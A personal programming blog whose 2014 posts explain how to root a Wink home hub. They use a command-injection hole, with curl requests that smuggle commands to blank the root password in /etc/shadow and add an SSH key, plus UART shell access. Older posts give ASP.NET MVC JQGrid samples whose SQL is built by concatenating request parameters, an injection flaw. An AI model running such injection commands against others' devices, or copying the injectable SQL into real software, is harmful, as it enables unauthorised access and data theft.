Sunday, December 7, 2014

Wink hub Shell access through UART

This post is a continuation of my Part 1. If you have bricked your device or want to access the shell follow the steps below,

1. Open the device and look for the UART pins and solder a 4 pin header as i have done. My idea was to leave it permanently so i can have access when needed. Red dotted box on the below picture shows that i have soldered the 4 pin header to the UART pins.


2. Use an FTDI board to connect the wink to your USB port of your computer. The pin on your FTDI board will vary depends on your board. But your should connect like shown below,

WINK GND <--> FTDI GND
WINK TX  <--> FTDI RX
WINK RX  <--> FTDI TX
WINK 3v3 <--> FTDI 3v3 (optional)

if you are using a board similar to mine make sure your jumper is set to 3v3 not on 5v.


3. Install the required FTDI driver from the FTDI website. Now connect your USB to your computer ( i am using a mac).  If you have installed the right driver you will see the USB UART setup under System Preferences -> network (like shown below).


4. Click on the "Advanced" button and try to match the values like given in the screenshot below,


5. Now Click Ok.

6. Install a Program named Z-Term(which in my opinion is lot better than screen) and select our FTDI network. 

7. You have completed all your work, now connect the power supply to the wink hub and you should see the wink hub's console booting messages on your screen.

8. If you want to change any setup the zigbee interrupts won't allow you to open any file using any editor(which will keep overlaying your screen). So i did a "ps -ef" and found the zigbee services and did a "kill -9 ". Now no more interrupts and you are free to make your changes.

9. For rebooting if you did a power recycle it was not saving my changes, so i used the "reboot" command to reboot the wink hub.

10. Good luck and i hope it will be helpful for someone who might have bricked their hub with a flashing pink.

Sunday, November 30, 2014

How to root your WINK hub - Step by Step tutorial

Recently bought a WINK hub on a sale from Homedepot almost for free on the Blackfriday sale. I liked the concept since it supports multiple radios like Zigbee, Z-Wave, Lutron 433, Kidde 433, Bluetooth & Wifi. I already own a Vera 3 and i wanted to use this as a secondary controller by rooting the hub. Vera3 is extremely good and reliable except the UI but it only supports Z-Wave which made me think why can't i hack this free device as my secondary controller and use some of the cheap Zigbee devices available in Lowes like their Door Sensor, Panic Button, etc.

I searched and found very few sites that talks about rooting this hub but the steps were not clear.  So i thought of putting my own steps,

#1. Looks like the Wink team has left some of the development debugging pages on the production release, which we will be leveraging to take control on this hub.

#2. After purchasing the hub DO NOT CONNET to the internet which will make the hub download the latest firmware where they have fixed the issue.

#3. Plugin the hub ( Don't worry it won't connect to the Wink Servers yet). Wait for the flashing pink lights to come up.( green -> flashing pink).

#4. Now connect your laptop to the Wifi SSID name WINKHUB-*

#5. Trying hitting the following url from your browser and make sure sure it works.

http://192.168.0.1 

and you should see this "home page". Perform the below steps while you are still connected to the hub.

#6.  I am using Mac, so i opened a terminal and issued a curl command as given below to disable the root account's password.

curl "http://192.168.0.1/set_dev_value.php" -d "nodeId=a&attrId=;cp /etc/shadow /etc/shadow.bak;sed -i 's/root:.*:\(.*:.*:.*:.*:::\)/root::\1/' /etc/shadow;cat /etc/shadow;"

 This will take a minute so please be patient.

#7. Generate a ssh key now by typing the following commands on a terminal window,

$ssh-keygen -t rsa

press the enter key to accept the default location
Type a passphare when it prompts and confirm it by entering the passphare second time. Now the system generates the ssh key as shown below.

Your identification has been saved in /Users/username/.ssh/id_rsa.
Your public key has been saved in /Users/username/.ssh/id_rsa.pub.
The key fingerprint is:
bf:49:7f:cb:85:da:5a:f4:7c:1f:cc:23:dd:cc:55:f8 username@mac.local
The key's randomart image is:
+--[ RSA 2048]----+
|                 |
|         .       |
|        A .      |
|   .   . o       |
|  o . . G .      |
| + + o . +       |
|. o o = o +      |
| o...o + o       |
|.  oo.o .        |
+-----------------+

#8. Now copy all the contents of your id_rsa.pub file(/Users/username/.ssh/id_rsa.pub) and encode the content using any of the online encoder. I used http://meyerweb.com/eric/tools/dencoder/

#9. Copy the encoded content from the website and issue the following curl command from the terminal prompt as below(after replacing the your_encoded_key ) to add your ssh key to the hub.

curl "http://192.168.0.1/set_dev_value.php" -d "nodeId=a&attrId=;echo 'your_encoded_key' >> /root/.ssh/authorized_keys; cat /root/.ssh/authorized_keys;"

If the command is successful, it will list 2 rsa keys including the one that you just added.

#10.  Try to ssh into the hub using

root@192.168.0.1. 

#11. Now try editing the set_dev_value.php using,

$ vi /var/www/set_dev_value.php 

comment the line that starts with $cmd and add a new line as given below

$cmd = 'aprontest -u -m ' . $nodeId . ' -t ' . $attrId . ' -v ' . $v;

if you have done it correctly the file should look like this,

$nodeId = $_POST['nodeId'];
$attrId = $_POST['attrId'];
$v = $_POST['value'];

//$who = exec('whoami');
//echo $who;
//passthru("sudo ls", $retval);

//echo "nodeId=" .$nodeId . " attrId=" . $attrId . " value=" . $v;
//$cmd = 'sudo ' . dirname(__FILE__) . '/php2apron set_value ' . $nodeId . " " .
$cmd = 'aprontest -u -m ' . $nodeId . ' -t ' . $attrId . ' -v ' . $v;
//echo $cmd . " ";

passthru($cmd, $retval);
echo "ret_code=" . $retval;

?>

#12. We want to block the device from getting the new firmware by editing the host file located in /etc/hosts

and add the following entries in bold.

127.0.0.1       localhost
127.0.0.1       hub-api.winkapp.com
127.0.0.1       hub-updates.winkapp.com
127.0.0.1       wink-hub-images.s3.amazonaws.com
127.0.1.1       flex-dvt

#13. One more last step before we disconnect, edit the following file,

$vi /etc/init.d/S31platform 

and look for the following lines,

if [ ! -e /database/oauth ]; then                                   
    rm /database/wpa_supplicant.conf                            
fi

and edit the rm /database/wpa_supplicant.conf to rm /database/wpa_supplicant.conf1. I tried commenting the line but ran into issue. So i end up adding a 1 at the end, since the file anyway won't be there.

#13. Disconnect the ssh or open a new terminal and add your Wifi ssid/password using the following curl command by replacing the x's with your wifi's ssid and y's with your wifi's password.

curl "http://192.168.0.1/index.php" -d '{"ssid":"xxxxxxx","pass":"yyyyyyy"}'

#14. Now try rebooting the hub if everything goes well you should see a blue light which confirms that it works and try ssh into the hub and it should work like before.

Also try accessing the device page by visiting http://your-new-hub-ip/devices.php, which you will be using to add /remove devices.

this link was very useful when i was rooting my device.

If you brick your device you will see a flashing pink. Still you can access the hub through UART which is little hard and also you need some hardware. I will post the picture and pin configuration shortly. Here is my Part 2 where you will find information about getting the shell access to the wink hub through the UART using an FTDI board.

Sunday, March 11, 2012

Replicate Salesforce Data to local MySql DB (Part 1)

Sorry about the long delay. During this time, i have switched between multiple technologies and recently involved heavily on the cloud based system like Google App Engine & Salesforce. While working on Salesforce i was looking for an application to download all my saleforce objects along with the data. There were lot of commercial app that does more than what i need with a bigger price tag. I also found some PHP based solutions fulfilling half of what i wanted. So i ended up writing my own application using Java with the following features, 

  • Should be an command line application so that i can schedule it. 
  • Should go through corporate firewall 
  • I should be able to stop and start 
  • I need to exclude objects that i don't want 
  • Multiple download of the same objects should be avoided during retries until a configured interval is passed.
I created my Java command line application with the following command line arguments,


usage: java -cp sfdata_duplicator.jar [-cdbs ] [-csql ] [-dbh ]
       [-dbp ] [-dbs ] [-dbu ] [-dte ] [-p ] [-pa
       ] [-pdb ] [-ph ] [-po ] [-pp ] [-pu ] [-sfe
       ] [-sfp ] [-sft ] [-sfu ] [-sp ] [-spr ]
       [-srel ] [-stbl ]
GNU HELP
     -cdbs,--create-db-schema        Enable creating local schema from
                                           local sql files
     -csql,--create-local-sqlfiles   Enable creating local sql files from
                                           salesforce
     -dbh,--db-host                  Enter the mysql host name
     -dbp,--db-password              Enter the mysql password
     -dbs,--db-schema                Enter the mysql schema name
     -dbu,--db-user                  Enter the mysql user name
     -dte,--drop-table-if-exists     Drop table if already exists
     -p,--enable-proxy               Enable proxy[true|false]
     -pa,--proxy-auth-req            Is Proxy authentication required
     -pdb,--populate-db              Enable populating data from
                                           salesforce
     -ph,--proxy-host                Enter the proxy host name
     -po,--proxy-port                Enter the proxy host name
     -pp,--proxy-password            Enter the proxy password
     -pu,--proxy-user                Enter the proxy user name
     -sfe,--sf-endpoint              Enter the salesforce
                                           endpoint(default: sandbox)
     -sfp,--sf-password              Enter the salesforce password
     -sft,--sf-token                 Enter the salesforce token
     -sfu,--sf-user                  Enter the salesforce user name
     -sp,--sql-path                  Enter the path to store mysql queries
     -spr,--sql-prefix               Enter the prefix for creating tables
                                           in mysql
     -srel,--sql-relation-file       Enter the file name for storing
                                           relation queries
     -stbl,--sql-table-file          Enter the file name for storing table
                                           queries
End of GNU Help


I will go over other details in my next Part.


Tuesday, June 30, 2009

Master Detail JQGrid using MVC and JSON

In my previous article i have covered an example of using JQGrid using MVC and Jason( You can find my previous article here. Based on the response i received for the previous article, i thought of putting together another example on Master Detail JQGrid using MVC and JSON.


Here i will talking mostly the difference between my previous article and current one. From the first grid i am capturing the OnSelectRow event whenever a row is clicked. The id from the selected row gets passed as an Query Parameter, which then gets used to pull all the detail rows. You can also dynamically set the caption for the detail grid from your OnSelectRow event as shown below.


<%@ Page Language="C#" MasterPageFile="~/Views/Shared/Site.Master" Inherits="System.Web.Mvc.ViewPage" %>
<asp:Content ID="indexTitle" ContentPlaceHolderID="TitleContent" runat="server">
Home Page
</asp:Content>
<asp:Content ID="indexContent" ContentPlaceHolderID="HeadContent" runat="server">
<script type="text/javascript">
jQuery(document).ready(function() {
jQuery("#list").jqGrid({
url: '/Home/GetGridData/',
datatype: 'json',
mtype: 'GET',
colNames: ['Customer ID', 'Contact Name', 'Address', 'City', 'Postal Code'],
colModel: [
{ name: 'CustomerID', index: 'CustomerID', width: 100, align: 'left' },
{ name: 'ContactName', index: 'ContactName', width: 150, align: 'left' },
{ name: 'Address', index: 'Address', width: 300, align: 'left' },
{ name: 'City', index: 'City', width: 150, align: 'left' },
{ name: 'PostalCode', index: 'PostalCode', width: 100, align: 'left' }
],
pager: jQuery('#pager'),
rowNum: 10,
rowList: [5, 10, 20, 50],
sortname: 'CustomerID',
sortorder: "asc",
viewrecords: true,
imgpath: '/scripts/themes/steel/images',
caption: '<b>Northwind Customer Information</b>',
onSelectRow: function(ids) {
if (ids != null) {
var data = $("#list").getRowData(ids);
jQuery("#OrderList").setGridParam({ url: "/Home/GetDetailGridData/" + data.CustomerID, page: 1 })
.setCaption("<b>Order Details for : " + data.ContactName+"</b>")
.trigger('reloadGrid');
}
}
}).navGrid(pager, { edit: false, add: false, del: false, refresh: true, search: false });
jQuery("#OrderList").jqGrid
({
height: 100,
datatype: "json",
colNames: ['Order Date', 'Shipped Date', 'Freight', 'Ship Name', 'Ship Address', 'Ship City', 'Ship PostalCode'],
colModel:
[
{ name: 'OrderDate', index: 'OrderDate', width: 100, align: 'left' },
{ name: 'ShippedDate', index: 'ShippedDate', width: 100, align: 'left' },
{ name: 'Freight', index: 'Freight', width: 100, align: 'left' },
{ name: 'ShipName', index: 'ShipName', width: 150, align: 'left' },
{ name: 'ShipAddress', index: 'ShipAddress', width: 150, align: 'left' },
{ name: 'ShipCity', index: 'ShipCity', width: 100, align: 'left' },
{ name: 'ShipPostalCode', index: 'ShipPostalCode', width: 100, align: 'left' }
],
rowNum: 5,
rowList: [5, 10, 20],
imgpath: '/scripts/themes/steel/images',
pager: jQuery('#OrderPager'),
sortname: 'OrderDate',
viewrecords: true,
sortorder: "desc"
}).navGrid('#OrderPager', { add: false, edit: false, del: false, search: false });
});
</script>

</asp:Content>
<asp:Content ID="Content1" ContentPlaceHolderID="MainContent" runat="server">
<h2>
Customers List</h2>
<table id="list" class="scroll" cellpadding="0" cellspacing="0" width="100%">
</table>
<div id="pager" class="scroll" style="text-align: center;">
</div>
<h2>Orders</h2>
<table id="OrderList" class="scroll" cellpadding="0" cellspacing="0">
</table>
<div id="OrderPager" class="scroll" style="text-align: center;">
</div>
</asp:Content>


trigger function will reload the detail grid.

I have written a new controller method for getting the data for the detail grid. The URL to this method gets set on the same onSelectRow event as shown above.


using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.Mvc;
using System.Data.SqlClient;
using System.Configuration;
using System.Data;
using JQGridMVCDemo.Helper;

namespace MvcApplication1.Controllers {
[HandleError]
public class HomeController : Controller {
public ActionResult Index() {
ViewData["Message"] = "Welcome to ASP.NET MVC!";
return View();
}

public ActionResult About() {
return View();
}
public ActionResult GetDetailGridData(string id,string sidx, string sord, int page, int rows) {
int startIndex = ((page - 1) * rows) + 1;
int endIndex = page * rows;
string tcQuery = @"SELECT COUNT(*) FROM Orders WHERE CustomerID='"+id+"'";
string dtQuery = @"WITH PAGED_ORDERS AS
(
SELECT OrderDate, ShippedDate, Freight, ShipName, ShipAddress,
ShipCity, ShipPostalCode,ROW_NUMBER()
OVER (ORDER BY " + sidx + @" " + sord + @") AS RowNumber
FROM ORDERS
WHERE CustomerID='" + id + @"'
)
SELECT CONVERT(VARCHAR(10), OrderDate, 101) OrderDate,
CONVERT(VARCHAR(10), ShippedDate, 101) ShippedDate,
Freight, ShipName, ShipAddress, ShipCity, ShipPostalCode
FROM PAGED_ORDERS
WHERE RowNumber BETWEEN " + startIndex + @" AND " + endIndex + @";";
return Content(JsonHelper.JsonForJqgrid(GetDataTable(dtQuery), rows, GetTotalCount(tcQuery), page), "application/json");
}
public ActionResult GetGridData(string sidx, string sord, int page, int rows) {
int startIndex = ((page - 1) * rows) + 1;
int endIndex = page * rows;
string tcQuery = @"SELECT COUNT(*) FROM Customers";
string dtQuery = @"WITH PAGED_CUSTOMERS AS
(
SELECT CustomerID, ContactName, Address, City, PostalCode,
ROW_NUMBER() OVER (ORDER BY " + sidx + @" " + sord + @") AS RowNumber
FROM CUSTOMERS
)
SELECT CustomerID, ContactName, Address, City, PostalCode
FROM PAGED_CUSTOMERS
WHERE RowNumber BETWEEN " + startIndex + @" AND " + endIndex + @";";

return Content(JsonHelper.JsonForJqgrid(GetDataTable(dtQuery), rows, GetTotalCount(tcQuery), page), "application/json");
}

public DataTable GetDataTable(string sql) {
DataTable dt = new DataTable();
SqlConnection conn = new SqlConnection(ConfigurationManager.ConnectionStrings["mainConnection"].ConnectionString);
SqlDataAdapter adap = new SqlDataAdapter(sql,conn);
var rows=adap.Fill(dt);
return dt;
}

public int GetTotalCount(string sql) {
SqlConnection conn=null;
try {
conn= new SqlConnection(ConfigurationManager.ConnectionStrings["mainConnection"].ConnectionString);
SqlCommand comm = new SqlCommand(sql, conn);
conn.Open();
return (int)comm.ExecuteScalar();
} catch {
} finally {
try {
if (ConnectionState.Closed != conn.State) {
conn.Close();
}
}catch {
}
}
return -1;
}
}
}


You can download the sample code
.

Sunday, June 28, 2009

JQGrid using MVC, Json and Datatable.

Last couple of days i have been trying to make my sample JQGrid working ASP.NET MVC and DataTable. If you google it with this two terms MVC,JQGrid you will find lot of samples using Linq, but if you work with Databases like Oracle or any other databases which does not have a LINQ provider(atleast at the time of writing this article) your alternate choice is to go with DataSet/DataTable. So i thought of putting this example together to help others who are on the same boat like myself.

I have given a fully working sample of ASP.NET MVC with JQgrid using Datatable(See below for the download link).

I am not going to cover the basics of MVC in this article, for which you can refer to other blogs such as this one.

These are the features i have implemented in this sample,

  • Themes

  • Refresh Grid

  • Server side Paging

  • Sorting

  • JSON based


I will cover other features of JQGrid in my future articles.

Here are the steps to get started,

1. Download JQGrid from here

2. Create an MVC Application using the Visual Studio 2008 template( if you want a detailed explanation for creating an MVC application VS Template refer here).

3. Now move the downloaded JQGrid files into the <project>/scripts folders.

4. Usually with MVC application people tend to put all the themes under Content folder, if you do that here you will have to modify the js files for paging button's images.So i wouldn't recommend moving themes folder.

4. Open the Site.Master inside <project>/Shared/Site.Master and add links to the following files,
../../Scripts/themes/steel/grid.css
../../Scripts/themes/jqModal.css
../../Scripts/jquery.jqGrid.js
../../Scripts/js/jqModal.js
../../Scripts/js/jqDnR.js

5. If you don't like steel themes there 4 other themes( basic,coffee,green and sand) available inside themes folder.

6. Now you site.master will look similar to this.

<%@ Master Language="C#" Inherits="System.Web.Mvc.ViewMasterPage" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
<title><asp:ContentPlaceHolder ID="TitleContent" runat="server" /></title>
<link href="../../Content/Site.css" rel="stylesheet" type="text/css" />
<script src="/Scripts/jquery-1.3.2.js" type="text/javascript"></script>
<script src="../../Scripts/jquery-1.3.2.min.js" type="text/javascript"></script>
<link rel="stylesheet" type="text/css" href="../../Scripts/themes/steel/grid.css" title="steel"
media="screen" />
<link href="../../Scripts/themes/jqModal.css" rel="stylesheet" type="text/css" />
<script src="../../Scripts/jquery.jqGrid.js" type="text/javascript"></script>
<script src="../../Scripts/js/jqModal.js" type="text/javascript"></script>
<script src="../../Scripts/js/jqDnR.js" type="text/javascript"></script>

<asp:ContentPlaceHolder ID="HeadContent" runat="server" />
</head>
<body>
<div class="page">
<div id="header">
<div id="title">
<h1>Sample from arahuman.blogspot.com</h1>
</div>
<div id="logindisplay">
<% Html.RenderPartial("LogOnUserControl"); %>
</div>
<div id="menucontainer">
<ul id="menu">
<li><%= Html.ActionLink("Home", "Index", "Home")%></li>
<li><%= Html.ActionLink("About", "About", "Home")%></li>
</ul>
</div>
</div>
<div id="main">
<asp:ContentPlaceHolder ID="MainContent" runat="server" />
<div id="footer">
</div>
</div>
</div>
</body>
</html>


7. Create a folder named Helper under the <project>/Helper folder and add the following Helper method to convert a Datatable into the JSON format.

using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Data;
using Newtonsoft.Json;
using System.Text;
using System.IO;

namespace JQGridMVCDemo.Helper {
public class JsonHelper {
public static string JsonForJqgrid(DataTable dt, int pageSize, int totalRecords,int page) {
int totalPages = (int)Math.Ceiling((float)totalRecords / (float)pageSize);
StringBuilder jsonBuilder = new StringBuilder();
jsonBuilder.Append("{");
jsonBuilder.Append("\"total\":" + totalPages + ",\"page\":" + page + ",\"records\":" + (totalRecords) + ",\"rows\"");
jsonBuilder.Append(":[");
for (int i = 0; i < dt.Rows.Count; i++) {
jsonBuilder.Append("{\"i\":"+ (i) +",\"cell\":[");
for (int j = 0; j < dt.Columns.Count; j++) {
jsonBuilder.Append("\"");
jsonBuilder.Append(dt.Rows[i][j].ToString());
jsonBuilder.Append("\",");
}
jsonBuilder.Remove(jsonBuilder.Length - 1, 1);
jsonBuilder.Append("]},");
}
jsonBuilder.Remove(jsonBuilder.Length - 1, 1);
jsonBuilder.Append("]");
jsonBuilder.Append("}");
return jsonBuilder.ToString();
}
}
}


8. Now open the index page under <project>/SViews/Home/Index.aspx and add the following code,

<%@ Page Language="C#" MasterPageFile="~/Views/Shared/Site.Master" Inherits="System.Web.Mvc.ViewPage" %>
<asp:Content ID="indexTitle" ContentPlaceHolderID="TitleContent" runat="server">
Home Page
</asp:Content>
<asp:Content ID="indexContent" ContentPlaceHolderID="HeadContent" runat="server">
<script type="text/javascript">
jQuery(document).ready(function() {
jQuery("#list").jqGrid({
url: '/Home/GetGridData/',
datatype: 'json',
mtype: 'GET',
colNames: ['Customer ID', 'Contact Name', 'Address', 'City', 'Postal Code'],
colModel: [
{ name: 'CustomerID', index: 'CustomerID', width: 100, align: 'left' },
{ name: 'ContactName', index: 'ContactName', width: 150, align: 'left' },
{ name: 'Address', index: 'Address', width: 300, align: 'left' },
{ name: 'City', index: 'City', width: 150, align: 'left' },
{ name: 'PostalCode', index: 'PostalCode', width: 100, align: 'left' }
],
pager: jQuery('#pager'),
rowNum: 10,
rowList: [5, 10, 20, 50],
sortname: 'CustomerID',
sortorder: "asc",
viewrecords: true,
imgpath: '/scripts/themes/steel/images',
caption: 'Northwind Customer Information'
}).navGrid(pager, { edit: false, add: false, del: false, refresh: true, search: false });
});
</script>

</asp:Content>
<asp:Content ID="Content1" ContentPlaceHolderID="MainContent" runat="server">
<h2>
Customers List</h2>
<table id="list" class="scroll" cellpadding="0" cellspacing="0" width="100%">
</table>
<div id="pager" class="scroll" style="text-align: center;">
</div>
</asp:Content>


the id (#list) links the html table with the jquery to inject the grid ui's code at runtime.
it makes an ajax calls using the url(/Home/GetGridData/) provided.
datatype: json refers to the output from the above call returns the JSON type results.

9. Now open the home controller page to add the GetGridDataMethod under <project>/Controller/HomeController.cs. Add the following code to it.


using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.Mvc;
using System.Data.SqlClient;
using System.Configuration;
using System.Data;
using JQGridMVCDemo.Helper;

namespace MvcApplication1.Controllers {
[HandleError]
public class HomeController : Controller {
public ActionResult Index() {
ViewData["Message"] = "Welcome to ASP.NET MVC!";
return View();
}

public ActionResult About() {
return View();
}

public ActionResult GetGridData(string sidx, string sord, int page, int rows) {
return Content(JsonHelper.JsonForJqgrid(GetDataTable(sidx,sord,page,rows), rows, GetTotalCount(), page), "application/json");
}

public DataTable GetDataTable(string sidx, string sord, int page, int pageSize) {
int startIndex = (page-1) * pageSize;
int endIndex = page * pageSize;
string sql = @"WITH PAGED_CUSTOMERS AS
(
SELECT CustomerID, ContactName, Address, City, PostalCode,
ROW_NUMBER() OVER (ORDER BY " + sidx + @" " + sord + @") AS RowNumber
FROM CUSTOMERS
)
SELECT CustomerID, ContactName, Address, City, PostalCode
FROM PAGED_CUSTOMERS
WHERE RowNumber BETWEEN " + startIndex + @" AND " + endIndex + @";";

DataTable dt = new DataTable();
SqlConnection conn = new SqlConnection(ConfigurationManager.ConnectionStrings["mainConnection"].ConnectionString);
SqlDataAdapter adap = new SqlDataAdapter(sql,conn);
var rows=adap.Fill(dt);
return dt;
}

public int GetTotalCount() {
string sql = @"SELECT COUNT(*) FROM Customers";
SqlConnection conn=null;
try {
conn= new SqlConnection(ConfigurationManager.ConnectionStrings["mainConnection"].ConnectionString);
SqlCommand comm = new SqlCommand(sql, conn);
conn.Open();
return (int)comm.ExecuteScalar();
} catch {
} finally {
try {
if (ConnectionState.Closed != conn.State) {
conn.Close();
}
}catch {
}
}
return -1;
}
}
}


I have declared four paramters here which will be passed by the JQuery. To help us understand better i have named it same like the JGrid where sidx refers to Sort Index name, sord refers to Sort Direction, page refers to page being invoked and rows refers to rows per page.

That's it. You can download the fully functional source code here. Enjoy and leave me a comment if you like it.

Tuesday, April 14, 2009

Linq Provider for Oracle

For one of my .NET project i was planning to use Linq but my database was Oracle. Microsoft Linq only supports MS-Sqlserver and Access dbs. Then i found an Open source Linq provider for Oracle. Here is the link..

DB_Linq(Open Source)

I have also come across another commercial Linq provider for Oracle, which support Oracle 9 and above. Here is the link

Mindscape's LightSpeed

Best of all, you can use Visual Studio 2008 to design your model like the one provided by Microsoft. They also have free express edition using which you can generate upto 8 classes.

Saturday, April 11, 2009

Grouping Records in DataTable or DataSet.

I was working on a project where i had a requirement to group records on a dataset. The query i was using was resource intensive and i don't want to run the same query multiple times, instead i can retrieve all rows at once and then do the grouping at the datatable level. But out of the box DataSet or DataTable or Dataview don't have any way to do group by. But after Googleing i found a DataSet helper method from Microsoft which sound promising for my requirement.

The only catch was it was working only with String column and it was not grouping for numeric column and i fixed that.

Here is the microsoft link.
Implement a DataSet GROUP BY Helper Class in Visual C# .NET

Here is the Dataset Helper class:


using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Data;

namespace DataSetHelper
{
///
/// Summary description for DataSetHelper
///

public class DataSetHelper
{
public DataSet ds;
private System.Collections.ArrayList m_FieldInfo; private string m_FieldList;
private System.Collections.ArrayList GroupByFieldInfo; private string GroupByFieldList;

public DataSetHelper(ref DataSet DataSet)
{
ds = DataSet;
}

public DataSetHelper()
{
ds = null;
}

private void ParseFieldList(string FieldList, bool AllowRelation)
{
/*
* This code parses FieldList into FieldInfo objects and then
* adds them to the m_FieldInfo private member
*
* FieldList systax: [relationname.]fieldname[ alias], ...
*/
if (m_FieldList == FieldList) return;
m_FieldInfo = new System.Collections.ArrayList();
m_FieldList = FieldList;
FieldInfo Field; string[] FieldParts; string[] Fields = FieldList.Split(',');
int i;
for (i = 0; i <= Fields.Length - 1; i++)
{
Field = new FieldInfo();
//parse FieldAlias
FieldParts = Fields[i].Trim().Split(' ');
switch (FieldParts.Length)
{
case 1:
//to be set at the end of the loop
break;
case 2:
Field.FieldAlias = FieldParts[1];
break;
default:
throw new Exception("Too many spaces in field definition: '" + Fields[i] + "'.");
}
//parse FieldName and RelationName
FieldParts = FieldParts[0].Split('.');
switch (FieldParts.Length)
{
case 1:
Field.FieldName = FieldParts[0];
break;
case 2:
if (AllowRelation == false)
throw new Exception("Relation specifiers not permitted in field list: '" + Fields[i] + "'.");
Field.RelationName = FieldParts[0].Trim();
Field.FieldName = FieldParts[1].Trim();
break;
default:
throw new Exception("Invalid field definition: " + Fields[i] + "'.");
}
if (Field.FieldAlias == null)
Field.FieldAlias = Field.FieldName;
m_FieldInfo.Add(Field);
}
}

private void ParseGroupByFieldList(string FieldList)
{
/*
* Parses FieldList into FieldInfo objects and adds them to the GroupByFieldInfo private member
*
* FieldList syntax: fieldname[ alias]|operatorname(fieldname)[ alias],...
*
* Supported Operators: count,sum,max,min,first,last
*/
if (GroupByFieldList == FieldList) return;
GroupByFieldInfo = new System.Collections.ArrayList();
FieldInfo Field; string[] FieldParts; string[] Fields = FieldList.Split(',');
for (int i = 0; i <= Fields.Length - 1; i++)
{
Field = new FieldInfo();
//Parse FieldAlias
FieldParts = Fields[i].Trim().Split(' ');
switch (FieldParts.Length)
{
case 1:
//to be set at the end of the loop
break;
case 2:
Field.FieldAlias = FieldParts[1];
break;
default:
throw new ArgumentException("Too many spaces in field definition: '" + Fields[i] + "'.");
}
//Parse FieldName and Aggregate
FieldParts = FieldParts[0].Split('(');
switch (FieldParts.Length)
{
case 1:
Field.FieldName = FieldParts[0];
break;
case 2:
Field.Aggregate = FieldParts[0].Trim().ToLower(); //we're doing a case-sensitive comparison later
Field.FieldName = FieldParts[1].Trim(' ', ')');
break;
default:
throw new ArgumentException("Invalid field definition: '" + Fields[i] + "'.");
}
if (Field.FieldAlias == null)
{
if (Field.Aggregate == null)
Field.FieldAlias = Field.FieldName;
else
Field.FieldAlias = Field.Aggregate + "of" + Field.FieldName;
}
GroupByFieldInfo.Add(Field);
}
GroupByFieldList = FieldList;
}

public DataTable CreateGroupByTable(string TableName, DataTable SourceTable, string FieldList)
{
/*
* Creates a table based on aggregates of fields of another table
*
* RowFilter affects rows before GroupBy operation. No "Having" support
* though this can be emulated by subsequent filtering of the table that results
*
* FieldList syntax: fieldname[ alias]|aggregatefunction(fieldname)[ alias], ...
*/
if (FieldList == null)
{
throw new ArgumentException("You must specify at least one field in the field list.");
//return CreateTable(TableName, SourceTable);
}
else
{
DataTable dt = new DataTable(TableName);
ParseGroupByFieldList(FieldList);
foreach (FieldInfo Field in GroupByFieldInfo)
{
DataColumn dc = SourceTable.Columns[Field.FieldName];
if (Field.Aggregate == null)
dt.Columns.Add(Field.FieldAlias, dc.DataType, dc.Expression);
else
dt.Columns.Add(Field.FieldAlias, dc.DataType);
}
if (ds != null)
ds.Tables.Add(dt);
return dt;
}
}

public void InsertGroupByInto(DataTable DestTable, DataTable SourceTable, string FieldList,
string RowFilter, string GroupBy)
{
/*
* Copies the selected rows and columns from SourceTable and inserts them into DestTable
* FieldList has same format as CreateGroupByTable
*/
if (FieldList == null)
throw new ArgumentException("You must specify at least one field in the field list.");
ParseGroupByFieldList(FieldList); //parse field list
ParseFieldList(GroupBy, false); //parse field names to Group By into an arraylist
DataRow[] Rows = SourceTable.Select(RowFilter, GroupBy);
DataRow LastSourceRow = null, DestRow = null; bool SameRow; int RowCount = 0;
foreach (DataRow SourceRow in Rows)
{
SameRow = false;
if (LastSourceRow != null)
{
SameRow = true;
foreach (FieldInfo Field in m_FieldInfo)
{
if (!ColumnEqual(LastSourceRow[Field.FieldName], SourceRow[Field.FieldName]))
{
SameRow = false;
break;
}
}
if (!SameRow)
DestTable.Rows.Add(DestRow);
}
if (!SameRow)
{
DestRow = DestTable.NewRow();
RowCount = 0;
}
RowCount += 1;
foreach (FieldInfo Field in GroupByFieldInfo)
{
switch (Field.Aggregate) //this test is case-sensitive
{
case null: //implicit last
case "": //implicit last
case "last":
DestRow[Field.FieldAlias] = SourceRow[Field.FieldName];
break;
case "first":
if (RowCount == 1)
DestRow[Field.FieldAlias] = SourceRow[Field.FieldName];
break;
case "count":
DestRow[Field.FieldAlias] = RowCount;
break;
case "sum":
DestRow[Field.FieldAlias] = Add(DestRow[Field.FieldAlias], SourceRow[Field.FieldName]);
break;
case "max":
DestRow[Field.FieldAlias] = Max(DestRow[Field.FieldAlias], SourceRow[Field.FieldName]);
break;
case "min":
if (RowCount == 1)
DestRow[Field.FieldAlias] = SourceRow[Field.FieldName];
else
DestRow[Field.FieldAlias] = Min(DestRow[Field.FieldAlias], SourceRow[Field.FieldName]);
break;
}
}
LastSourceRow = SourceRow;
}
if (DestRow != null)
DestTable.Rows.Add(DestRow);
}

private FieldInfo LocateFieldInfoByName(System.Collections.ArrayList FieldList, string Name)
{
//Looks up a FieldInfo record based on FieldName
foreach (FieldInfo Field in FieldList)
{
if (Field.FieldName == Name)
return Field;
}
return null;
}

private bool ColumnEqual(object a, object b)
{
/*
* Compares two values to see if they are equal. Also compares DBNULL.Value.
*
* Note: If your DataTable contains object fields, you must extend this
* function to handle them in a meaningful way if you intend to group on them.
*/
if ((a is DBNull) && (b is DBNull))
return true; //both are null
if ((a is DBNull) || (b is DBNull))
return false; //only one is null
return (a.Equals(b)); //value type standard comparison
}

private object Min(object a, object b)
{
//Returns MIN of two values - DBNull is less than all others
if ((a is DBNull) || (b is DBNull))
return DBNull.Value;
if (((IComparable)a).CompareTo(b) == -1)
return a;
else
return b;
}

private object Max(object a, object b)
{
//Returns Max of two values - DBNull is less than all others
if (a is DBNull)
return b;
if (b is DBNull)
return a;
if (((IComparable)a).CompareTo(b) == 1)
return a;
else
return b;
}

private object Add(object a, object b)
{
//Adds two values - if one is DBNull, then returns the other
if (a is DBNull)
return b;
if (b is DBNull)
return a;
return ((decimal)a + (decimal)b);
}

